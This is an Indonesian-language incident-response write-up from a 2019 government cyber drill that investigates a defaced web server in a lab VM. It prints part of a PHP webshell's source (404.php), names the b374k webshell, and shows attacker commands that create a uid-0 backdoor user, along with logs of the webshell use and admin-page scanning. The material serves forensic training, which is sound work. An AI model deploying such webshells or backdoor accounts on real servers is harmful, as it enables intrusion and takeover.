


# [Write-Up] Cyber Security Drill Test Sektor Pemerintah 2019 : Case Insiden Web Defacement

## A. Persiapan Sistem

### 1. Menyiapkan environment simulasi

Environment yang digunakan dalam melakukan simulasi adalah menggunakan sistem Virtualization yang dapat dilakukan instalasi pada PC atau Laptop. Siapkan sistem Virtualization yang dapat digunakan, contoh : VirtualBox (<https://www.virtualbox.org/wiki/Downloads>). Lalu siapkan ISO web server yang terkena insiden Web Defacement, dapat diunduh di link : <https://s.id/isoDrill2019> (password : dr11bs5n2019) Buka ISO tersebut pada VirtualBox yang telah diunduh (tutorial : <https://techathlon.com/how-to-run-a-vm-dk-file-in-oracle-virtualbox/>) dengan pengaturan jaringan Bridge.



Gambar 1. Tampilan Server.

Masukan username : **root** dan password : **t00r**

Lalu periksa alamat IP yang didapatkan dengan masukan command :

```
#dhclient
```

```
#ip addr
```

```
[root@localhost httpd]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:76:d2:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.54.140/22 brd 192.168.55.255 scope global dynamic enp0s3
        valid_lft 114253sec preferred_lft 114253sec
[root@localhost httpd]#
```

Gambar 2. Alamat IP Server.

Untuk memeriksa bahwa pengaturan sudah sesuai, perlu diperiksa pada browser anda dengan mengetikkan alamat IP yang ditampilkan diatas.



Gambar 3. Tampilan Web Server.

## 2. Menyiapkan tools analisis

Selain menyiapkan sistem Virtualization, siapkan juga tools yang digunakan dalam proses analisis insiden antara lain, tools untuk akses SSH server (<https://www.putty.org/>), editor untuk analisa log (<https://notepad-plus-plus.org/download/v7.6.4.html>) dan sniping tool yang digunakan untuk screenshot pada windows (<http://pusatteknologi.com/cara-screenshot-di-windows-dengan-aplikasi-snipping-tool.html>)

## 3. Tahapan penanganan insiden

Dalam melakukan penanganan insiden ini, yang dilakukan adalah melakukan proses identifikasi dan analisis insiden. Identifikasi insiden merupakan proses penanganan insiden yang dilakukan dengan mengumpulkan bukti-bukti insiden seperti screenshot defacement, bukti malicious file, bukti malicious activity, log activity dan lain lain.

Selanjutnya yaitu melakukan analisa dari hasil identifikasi yang telah dilakukan dengan memeriksa bagaimana penyerang dapat masuk ke dalam sistem dan membuat malicious activity.

## B. Tahap Identifikasi dan Analisis

### 1. Periksa *home directory website*

Hal yang pertama yang dapat dilakukan saat terjadi insiden adalah melakukan pemeriksaan pada *home directory website*. Hal ini dilakukan untuk memeriksa apakah terdapat file yang berubah pada *home directory* tersebut. Pada server ini *home directory* berada pada */var/www/html*. Command yang dapat dilakukan untuk menampilkan seluruh properti file dan ditampilkan secara berurutan sesuai *modified file* adalah :

```
# ls -alrt /var/www/html/
```

```

root@localhost: /var/www/html
[root@localhost html]# ls -alrt
total 304
drwxr-xr-x. 4 root root 33 Jan 28 09:17 ..
-rwxr-xr-x. 1 apache apache 1758 Jan 30 08:49 galeri.php
-rwxr-xr-x. 1 apache apache 191 Jan 30 08:49 footer.php
drwxr-xr-x. 2 apache apache 104 Jan 30 08:49 css
-rwxr-xr-x. 1 apache apache 175 Jan 30 08:49 counter.php
-rwxr-xr-x. 1 apache apache 305 Jan 30 08:49 bukutamu_proses.php
-rwxr-xr-x. 1 apache apache 187 Jan 30 08:49 header.php
drwxr-xr-x. 9 apache apache 4096 Jan 30 08:49 images
-rwxr-xr-x. 1 apache apache 4255 Jan 30 08:49 index2.php
-rwxr-xr-x. 1 apache apache 2250 Jan 30 08:49 tentang.php
-rwxr-xr-x. 1 apache apache 924 Jan 30 08:49 sidebar.php
-rwxr-xr-x. 1 apache apache 2971 Jan 30 08:49 read.php
-rwxr-xr-x. 1 apache apache 590 Jan 30 08:49 prosesComent.php
-rwxr-xr-x. 1 apache apache 303 Jan 30 08:49 menu.php
-rwxr-xr-x. 1 apache apache 3890 Jan 30 08:49 kontak.php
drwxr-xr-x. 2 apache apache 102 Jan 30 08:49 js
drwxr-xr-x. 2 apache apache 125 Jan 30 08:49 user
drwxr-xr-x. 2 apache apache 43 Jan 30 08:54 config
drwxr-xr-x. 10 apache apache 4096 Jan 30 08:55 administrator
-rw-r--r-- 1 apache apache 14953 Apr 3 09:54 404.php
-rwxrwxrwx 1 apache apache 3566 Apr 3 10:05 nc.php
-rw-r--r-- 1 apache apache 707 Apr 3 10:17 lo6cqX.png
-rw-r--r-- 1 apache apache 171573 Apr 3 10:17 asli.jpg
-rw-r--r-- 1 apache apache 39251 Apr 3 10:17 hacked.gif
-rw-r--r-- 1 apache apache 4841 Apr 3 10:18 index.html
drwxr-xr-x. 8 apache apache 4096 Apr 3 10:18 .

```

Gambar 4. Daftar file pada home directory website.

Berdasarkan hasil identifikasi, terdapat 6 file yang diindikasikan merupakan malicious file yaitu nc.php, 404.php, lo6cqX.png, hacked.gif, dan asli.png. Untuk memeriksa setiap file dapat menggunakan tools viewer atau editor linux.

```
# cat 404.php
```

```

root@localhost: /var/www/html
[root@localhost html]# cat 404.php
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
$pass = trim($_POST['pass']);
$spass = md5($pass);
$chk_login = 1;
$spassword = "21232f297a57a5a743894a0e4a801fc3";
if($pass == $spassword)
{
    $_SESSION['ses'] = "$pass";
}
if($chk_login)
{
    if(!isset($_SESSION['ses']) or $_SESSION['ses'] != $password)
    {
        die("
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.<br><br>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Apache Server at ".$_SERVER['HTTP_HOST']."' Port 80 </address>
<style>
input { margin:0;background-color:#fff;border:1px solid #fff; }
</style>
<center>
<form method=post>
<input type=password name=pass>
</form></center>
");
}
}
$code = "7X1rb+t1tj3APkPvBvP227L7voly9e9s1zZ8ku2JEv27214KJISaf1knr5bu3TF51nmdJfZTTIZBFHsdne0DRel/hRAE0QH5EuAIEHvBxJIKXJ9u3h3TPT7d1tk1Mnzqk6dc6p16nDf/yP1N6K6j1yu7J8F1Rpw+wt0Ww/rkvvuDY807NPs f2q6s fuaWegsnCpsdkFkj1E8p9Bw/3fdm9F0103XwCF5nuVOKQVJ1f4M61Yd66WMs11qWpouCqpeYRVQ21x3X1gwdjymhyubfVXXSPol1q0ATB/b09AyqjmlGkqBFNFXxEBldpRC4KEIurz/geeTXcHBL750Sf4DxwDCsq1YtE3oZak1cL9zsubIs7zqP6mDL914gkeE0CGb/0n2RBNSV62y8CYRraAgywDJ+u+IPx/TAV2X9axL8o71S9jx1HuPP07N6Lm1wYK6jokos460T";

```

Gambar 5. Preview dari malicious file.

File 404.php dan nc.php yang berisi strings yang di-encode menggunakan base64 encoder yang merupakan file webshell.

## 2. Periksa public directory

Selain itu perlu dilakukan juga pemeriksaan pada public directory yang biasanya digunakan sebagai pusat penyimpanan file yang dapat diakses oleh publik. Pada server ini, public directory berada pada /var/www/html/images/berita. Command yang digunakan sama seperti pemeriksaan file pada Home Directory.


```

root@localhost: /var/www/html/images/berita
[root@localhost berita]# pwd
/var/www/html/images/berita
[root@localhost berita]# ls -alrt
total 2352
-rwxr-xr-x. 1 apache apache 297989 Jan 30 08:49 logo.png
-rwxr-xr-x. 1 apache apache 33 Jan 30 08:49 index.php
-rwxr-xr-x. 1 apache apache 270669 Jan 30 08:49 3.jpg
-rw-r--r--. 1 apache apache 40514 Jan 30 08:49 govcsirt.jpeg
-rwxr-xr-x. 1 apache apache 204683 Jan 30 08:49 2.jpg
-rwxr-xr-x. 1 apache apache 194242 Jan 30 08:49 1.jpg
-rwxr-xr-x. 1 apache apache 182 Jan 30 08:49 footer.php
-rwxr-xr-x. 1 apache apache 422030 Jan 30 08:49 ali.png
-rwxr-xr-x. 1 apache apache 302637 Jan 30 08:49 5.jpg
-rwxr-xr-x. 1 apache apache 331883 Jan 30 08:49 4.jpg
-rw-r--r--. 1 apache apache 298821 Jan 30 08:49 fgd1.jpeg
drwxr-xr-x. 9 apache apache 4096 Jan 30 08:49 .
-rw-r--r--. 1 apache apache 14428 Apr 3 09:51 b374k.php
drwxr-xr-x. 2 apache apache 192 Apr 3 09:51 .

```

Gambar 5. Daftar file pada *public directory*.

Ternyata file `b374k.php` merupakan file webshell yang memungkinkan penyerang dapat mengakses shell server dari halaman website [<https://github.com/b374k/b374k>].



Gambar 7. Preview file `b374k.php`.

### 3. Periksa koneksi jaringan

Selanjutnya adalah memeriksa kondisi jaringan pada server, periksa apakah terdapat koneksi yang bersifat malicious atau tidak. Command yang dapat dilakukan adalah :

```

# netstat -tulnp [ menampilkan koneksi outbound ]
# netstat -antp [ menampilkan koneksi tcp inbound]
# netstat -anup [ menampilkan koneksi udp inbound]
Jika untuk mengetahui malicious koneksi yang masih aktif, dapat melakukan command sebagai berikut :
# netstat -all | grep "ESTABLISHED" [ menampilkan koneksi yang aktif]

```

```

[root@localhost httpd]# netstat -all | grep "ESTABLISHED"
tcp        0      0 localhost.localdo:33308 192.168.54:search-agent ESTABLISHED
tcp        0      0 localhost.localdoma:ssh 192.168.53.117:42626    ESTABLISHED
tcp6      0      0 192.168.54.140:http    192.168.54.150:52780  ESTABLISHED
[root@localhost httpd]#


```

Gambar 8. Daftar koneksi yang aktif.

#### 4. Periksa history command

Selanjutnya periksa history command yang digunakan dengan memeriksa file ~/.bash\_history

```
# cat ~/.bash_history
```




```
sudo  
chkconfig httpd on  
exit  
ip ad  
dhclient  
ip ad  
service httpd restart  
shutdown  
history  
cat /etc/selinux/config  
vi /etc/selinux/config  
reboot  
ip ad  
dhclient  
ip ad  
cat /etc/sysconfig/selinux  
selinux  
sestatus  
history  
dhclient  
ping 192.168.54.150  
ps -aux | grep root  
exit  
whoami  
sudo useradd -ou 0 -g 0 hacker  
passwd hacker  
usermod -a -G root hacker  
whoami  
cat /etc/passwd  
exit  
exit  
[root@localhost ~]#
```

Gambar 9. History command.

Berdasarkan hasil identifikasi history command, ditemukan adanya command untuk membuat user baru dengan nama hacker dan telah dipastikan sudah teregistrasi pada file /etc/passwd. Dengan hal tersebut dapat diindikasikan bahwa root pada server sudah compromise (bocor).

```
# cat /etc/passwd
```



```
root@localhost:~/var/www/html  
[root@localhost html]# cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin  
games:x:12:100:games:/usr/games:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin  
nobody:x:99:99:Nobody:./:/sbin/nologin  
systemd-network:x:192:192:systemd Network Management:./:/sbin/nologin  
dbus:x:81:81:System message bus:./:/sbin/nologin  
polkitd:x:999:998:User for polkitd:./:/sbin/nologin  
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin  
postfix:x:89:89:./var/spool/postfix:/sbin/nologin  
latsay:x:1000:1000:latsay:/home/latsay:/bin/bash  
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin  
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin  
hacker:x:0:0:./home/hacker:/bin/bash  
[root@localhost html]#
```

Gambar 10. Daftar user.

#### 5. Periksa file log

Selanjutnya lakukan analisis log dengan starting time adalah modified malicious file yang ditemukan baik file defacement, file backdoor. File log disimpan pada file /var/log/httpd/.



Trik sederhana dalam melakukan analisis log jika ditemukan backdoor adalah sebagai berikut :

```
# cat /var/log/httpd/access_log | grep "b374k.php"  
# cat /var/log/httpd/access_log-20190403 | grep "b374k.php"
```

```
[root@localhost httpd# cat access_log-20190403 | grep b374k.php  
192.168.54.150 - - [03/Apr/2019:09:51:51 +0700] "GET /images/berita/b374k.php HTTP/1.1" 200 21781 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:52:04 +0700] "GET /images/berita/b374k.php?y=/var/www/html/ HTTP/1.1" 200 25384 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=upload" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:52:36 +0700] "GET /images/berita/b374k.php?y=/var/www/html/&x=upload HTTP/1.1" 200 5090 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:54:13 +0700] "POST /images/berita/b374k.php?y=/var/www/html/&x=upload HTTP/1.1" 200 5127 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=upload" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:54:17 +0700] "GET /images/berita/b374k.php?y=/var/www/html/ HTTP/1.1" 200 26414 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=upload" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:54:30 +0700] "GET /images/berita/b374k.php?y=/var/www/html/&x=upload HTTP/1.1" 200 5090 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:54:42 +0700] "POST /images/berita/b374k.php?y=/var/www/html/&x=upload HTTP/1.1" 200 5128 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=upload" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:56:07 +0700] "GET /images/berita/b374k.php?y=/var/www/html/ HTTP/1.1" 200 27538 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=upload" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:56:11 +0700] "GET /images/berita/b374k.php?y=/var/www/html/&view=/var/www/html/nc.php HTTP/1.1" 200 9621 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&view=/var/www/html/nc.php" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:58:52 +0700] "GET /images/berita/b374k.php?y=/var/www/html/&x=shell HTTP/1.1" 200 3948 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&view=/var/www/html/nc.php" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:58:56 +0700] "GET /images/berita/b374k.php?y=/var/www/html/ HTTP/1.1" 200 27538 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=shell" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:59:10 +0700] "GET /images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php HTTP/1.1" 200 7679 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:09:59:37 +0700] "POST /images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php HTTP/1.1" 200 7859 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:10:01:17 +0700] "POST /images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php HTTP/1.1" 200 7861 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:10:03:20 +0700] "POST /images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php HTTP/1.1" 200 7863 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&edit=/var/www/html/nc.php" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:10:04:45 +0700] "GET /images/berita/b374k.php?y=/var/www/html/ HTTP/1.1" 200 27538 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=shell" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
192.168.54.150 - - [03/Apr/2019:10:05:14 +0700] "POST /images/berita/b374k.php?y=/var/www/html/&x=shell HTTP/1.1" 200 3948 "http://192.168.54.140/images/berita/b374k.php?y=/var/www/html/&x=shell" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

Gambar 11. Analisis log terkait backdoor b374k.php.

Didapatkan bahwa, IP 192.168.54.150 melakukan akses ke file tersebut dan mempunyai status code 200. Lalu lanjutkan analisis log dengan mundur ke waktu sebelumnya, hal ini untuk dapat mengetahui rekam jejak bagaimana backdoor tersebut masuk dan hal-hal yang dilakukan penyerang sebelum melakukan Web Defacement. Dan simpan alamat IP penyerang tersebut guna dilakukan pemeriksaan pada website :

<https://www.ultratools.com/tools/ipWhoisLookup> terkait identitas IP tersebut dan [https://www.talosintelligence.com/reputation\\_center](https://www.talosintelligence.com/reputation_center) untuk mengetahui reputasi dari IP tersebut.

```
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /administrator/login.html HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /administrator.php HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin/login.asp HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /administrator/login.php HTTP/1.1" 200 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /administrator/login.php HTTP/1.1" 200 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin/login.php HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin/objects.inc.php4 HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin/modules/cache.php+ HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin.nsf HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin/login.html HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /adminpanel.asp HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin.pnp3 HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /adminpanel.html HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /adminpanel.php HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /adminpanel.php HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"  
192.168.54.150 - - [03/Apr/2019:09:42:41 +0700] "HEAD /admin/script.php HTTP/1.1" 404 - "-" "Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.912.77Safari/535.7"
```

Gambar 12. Analisis log lanjutan.

Pada waktu sebelumnya, terdapat aktivitas penyerang melakukan scanning halaman *administrator* seperti terlihat pada gambar 11. Hal ini digambarkan dengan adanya anomali akses yang dilakukan oleh penyerang. Sehingga dengan halaman *administrator* yang standar digunakan, dengan mudah didapatkan oleh penyerang.





```
root@localhost:~/home/latsay
[root@localhost latsay]# tar -zcvf backup.tar.gz /var/www/html/
tar: Removing leading '/' from member names
/var/www/html/
/var/www/html/administrator/
/var/www/html/administrator/logout.php
/var/www/html/administrator/buku_tamu.php
/var/www/html/administrator/coolclock/
/var/www/html/administrator/coolclock/moreskins.js
/var/www/html/administrator/coolclock/excanvas.js
/var/www/html/administrator/coolclock/jquery.js
/var/www/html/administrator/coolclock/calender.css
/var/www/html/administrator/coolclock/calender.js
/var/www/html/administrator/coolclock/coolclock-source.html
/var/www/html/administrator/coolclock/coolclock.js
/var/www/html/administrator/gambar_berita/
/var/www/html/administrator/gambar_berita/logo.png
/var/www/html/administrator/gambar_berita/05.jpg
/var/www/html/administrator/gambar_berita/hacker3.jpg
/var/www/html/administrator/gambar_berita/04.jpg
/var/www/html/administrator/gambar_berita/02.jpg
/var/www/html/administrator/gambar_berita/hacker1.jpg
